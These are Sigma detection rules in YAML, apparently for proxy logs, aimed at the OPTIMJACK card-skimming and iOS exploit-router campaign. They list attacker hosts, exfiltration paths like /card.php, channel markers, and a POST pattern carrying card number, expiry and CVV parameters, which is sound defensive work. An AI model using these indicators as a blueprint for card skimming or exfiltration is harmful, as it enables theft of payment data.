description: >
  Detects browser traffic to OPTIMJACK (track.js) infrastructure: card/cookie/screenshot
  exfiltration to 1688360.cc and iOS exploit-router boot.js on the .icu hosts.
author: Douglas Mun with AI assistance
date: 2026-11-17
references:
  - Ghost in the Snippet CTI flash v1.0
  - GTI f7b84b9a94f749f8ced3f0112d0a66894e8bbc3b4aa5592021d1b8976a9bad40
tags:
  - attack.collection
  - attack.t1056.003   # web portal capture (form skimming)
  - attack.exfiltration
  - attack.t1041        # exfiltration over C2 channel
logsource:
  category: proxy
detection:
  exfil_host:
    c-uri-host:
      - '1688360.cc'
  exfil_path:
    c-uri-path:
      - '/card.php'
      - '/hit.php'
      - '/track.js'
      - '/html2canvas.min.js'
  ios_router:
    c-uri-host:
      - '5vobauua3ojpklx.icu'
      - 'eil786npto9u5bq.icu'
  condition: (exfil_host and exfil_path) or ios_router
falsepositives:
  - None expected; these hosts are dedicated attacker infrastructure.
level: critical
---
title: OPTIMJACK iOS Exploit Router Channel Marker
id: 7b6a1c3e-0d44-4f2a-9b11-optimjack0002
status: experimental
description: >
  Detects the OPTIMJACK iOS router's channel-code marker 02111110 and JIUJIU888
  exploit-landing path in URL logs, resilient to .icu domain rotation.
author: Douglas Mun with AI assistance
date: 2026-11-17
references:
  - FINDINGS_track.md F4
tags:
  - attack.initial_access
  - attack.t1189        # drive-by compromise
logsource:
  category: proxy
detection:
  marker:
    c-uri|contains:
      - '02111110'
      - '/JIUJIU888/'
      - 'weifile.html'
  boot:
    c-uri|endswith: '/boot.js'
  icu:
    c-uri-host|endswith: '.icu'
  condition: marker or (boot and icu)
falsepositives:
  - A legitimate boot.js on an unrelated .icu domain (review before blocking the boot+icu arm; the marker arm is high-fidelity).
level: high
---
title: OPTIMJACK Card Skimmer Beacon Pattern
id: 7b6a1c3e-0d44-4f2a-9b11-optimjack0003
status: experimental
description: >
  Detects the card.php exfil POST whose body carries the n=/e=/c= PAN, expiry, CVV
  parameter triplet used by the OPTIMJACK skimmer. For gateways that log request bodies.
author: Douglas Mun with AI assistance
date: 2026-11-17
references:
  - FINDINGS_track.md F3
tags:
  - attack.collection
  - attack.t1056.003
logsource:
  category: proxy
detection:
  method:
    cs-method: 'POST'
  path:
```

```
    c-uri-path|endswith: '/card.php'
  condition: method and path
falsepositives:
  - A benign endpoint literally named card.php; scope to external destinations and correlate with the hosts above.
level: high

```